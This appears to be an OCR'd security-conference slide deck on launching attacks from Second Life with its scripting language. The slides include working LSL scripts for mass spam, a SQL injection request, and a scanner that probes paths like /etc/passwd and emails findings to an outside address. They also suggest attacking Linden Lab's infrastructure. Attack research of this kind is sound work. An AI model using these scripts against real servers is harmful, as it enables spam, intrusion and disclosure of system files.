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

Securityfocus

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Vulnerabilities (Page 1 of 1)

Vendor: LINDEN RESEARCH, INC.

Title: Second Life Viewer

Version: Select Version

Search by CVE

CVE:

Submit

Apple QuickTime RTSP Response Header Content-Type Remote Stack Based Buffer Overflow Vulnerability

2008-03-04

http://www.securityfocus.com/bid/26549

Security@LindenLabs – 2nd Conclusion

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- **Communication is secured with SSL**
- **The server installation looks like a default installation**
- **From my point of view the servers are not hardened in any way**
- **I couldn't dig deeper because my "Get out of jail" card was missing ☺**

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Part 4 – Attacks from the Virtual World

SecondLife™ Virtual Attacks

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- **LSL (Linden Scripting Language) is at hand ☺**
- **And there are lots of interesting functions from an attackers point of view**
- **What about sending spam?**
- **What about attacking real www servers from the virtual world?**
- **What about complex hacker tools developed in LSL?**

LSL Functions

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- **llEmail(recipient, subject, message)**
- **llHTTPRequest(url, parameter, body)**
- **llLoadURL(avatar_id, message, url)**
- **And there are even XML-RPC Functions that can communicate with the outside world**

Sending Spam

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- **Create text file with email addresses on a web server that you own ☺**
- **Download file with LSL llHTTPRequest within SL and parse the reponse**
- **Send Spam to each email address**

Sending Spam –Example Script

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
```
default
{
   state_entry()
   {
      http_request_id=llHTTPRequest(URL+"/sldemo.txt", [HTTP_METHOD, "GET"],"");
   }

   touch_start(integer total_number)
   {
      for(; i<llGetListLength(my_list)+1; ++i){
         llEmail(llList2String(my_list,i),"SL Spam","Mine is longer than yours ;-)");
      }
   }
   http_response(key request_id,integer status,list metadata,string body)
   {
         if ( request_id == http_request_id )
         {
               my_list = llParseString2List(body,[";"],[]);
          }
   }
}
```


Second Life
File Edit View World Tools Help
Italian Life 62, 223, 21 (Mature) - Italia
6:20 AM PDT
L$0
Search
Peap Papp
Communicat
Chat
Fly
Snapshot
Search
Build
Mini-Map
Map
Inventory
Terminal — ssh — ttys000 — 78×36
ssh
ssh
ssh
bash
bash

Attacking real www server

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- **Ok, we can send HTTP Requests ☺**
- **So there's SQL Injection**
- **… and Cross Site Scripting**
- **… and Web Defacement with HTTP PUT**
- **You can do almost everything**

SQL Injection in Query String

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```
default
{
   state_entry()
   {
      http_request_id=llHTTPRequest(URL+"/sldemo.aspx?
    user=sldemo';DROP Table;--", [HTTP_METHOD, "GET"],"");
   }

   touch_start(integer total_number)
  {
    llSay(0,"You're owned!");
   }
   http_response(key request_id,integer status,list metadata,string body)
   {
}
}
```


Second Life
File
Edit
View
World
Tools
Help
Italian Life 62, 223, 21 (Mature) - Italia
5:57 AM PDT
L$0
Search
Peap Papp
Communicat
Chat
Fly
Snapshot
Search
Build
Mini-Map
Map
Inventory
Terminal — ssh — ttys000 — 78×36
ssh
bash
bash
bash
bash

Hacker Tools

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- **You can build complex hacker tools with LSL**
- **Think of a web scanner like nikto build with LSL, emailing all the findings to an anomyous email account**
- **Let's call it slikto ☺**

Slikto 0.1 Beta ☺

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```
list scanlist =["/index.html", "/sl.html", "/login.html", "/etc/passwd", "/etc/sshd.conf", "/var/log/syslog"];
list resp_id =[];

    state_entry()
    {
     for (;i<max;i++)
    {
      http_request_id=llHTTPRequest(URL+llList2String(scanlist,i), [HTTP_METHOD, "GET"],"test");
      resp_id +=[http_request_id];
     }
    }
    http_response(key request_id,integer status,list metadata,string body)
    {
      for (;j<max;j++)
       {
        if ( request_id == llList2Key(resp_id,j) )
         {
           if (status==200)
            {
              llEmail("mlthumann@ids-guide.de","FOUND!",llList2String(scanlist,j));
```

Slikto 0.1 Beta ☺

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
- **I know, Slikto needs some improvements, but hey guys, it's beta software**
- **Use llHTTPRequest to download a database from a web server containing all tests**
- **Or even better: Download one check, so we're prepared for a distributed scanner**
- **Implement more reliant checks of the results (think of customized error pages) like parsing the body of the response**
- **Ok, here's version 0.2 beta ☺**


Second Life
File
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1:10 PM PDT
L$0
Search
Italian Life
Group
click here
Peap Papp
Communicat
Chat
Fly
Snapshot
Search
Build
Mini-Map
Map
Inventory

SecondLife™ Virtual Attacks

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- **And there's even more**
- **Phishing attacks**
- **Changing the appearance of your avatar (on my 1st visit in SecondLife™ I touched everything *bg* and looked like a monster afterwards)**

Realistic Attacks?

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- **Every Object and Script has an owner and a creater that can be tracked**
- **Avatars are for free and do you think these people are using their real names? I don't ☺ !**
- **There are Sandbox Areas where you can build objects, develop scripts and find other people that are curious and touch everything, but Sandboxes are cleaned after 5 hours (and I was banned from my favorite Sandbox after the last demo ☹)**
- **Do you remember the automated Avatar, selling objects with scripts attached ☺ ?**
- **In Real life we call that bots**

Realistic Attacks?

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- **Other security researchers are also working on SL hacks**
- **Watch out Petkos Client-side Security talk tomorrow at 11:30am**
- **Charles Miller was presenting about the mentioned Quicktime vulnerability last month using Shellcode to control the SL Viewer and stealing money from every avatar within a range of about 200 feet of an malicious object**

Some more ideas about attacks

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- **Build more tools like Port Scanners and Fuzzers**
- **What about spying after identity theft of a managers business avatar?**
- **Or using our LSL Hacker tools to attack the Linden Lab infrastructure (remember that the mentioned attacks were originated from their systems)? I don't think that a firewall is protecting their systems from each other. I hope that I'm wrong!**

Final Conclusion

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- **Exploiting Online Games gets more common and SL is just an example**
- **There's a really big WoW Community and also Online Gambling like Poker gets more and more attention**
- **Online Games are about making money, so that's a growing marketplace and where money is made, you also find cheaters, criminals and hackers**
- **Especially Virtual Worlds offer a lot of serious attack vectors**
- **Hacking Games is NOT just fun, I think it will also become a new field of customers for Security Professionals, so take this talk a little bit more serious**

Further readings

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



- **Thanks to Greg for some inspiration and for signing my personal copy ☺**



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Thank's for your patience

Time left for `questions & answers` ?

You can always drop me a note at:
mthumann@ernw.de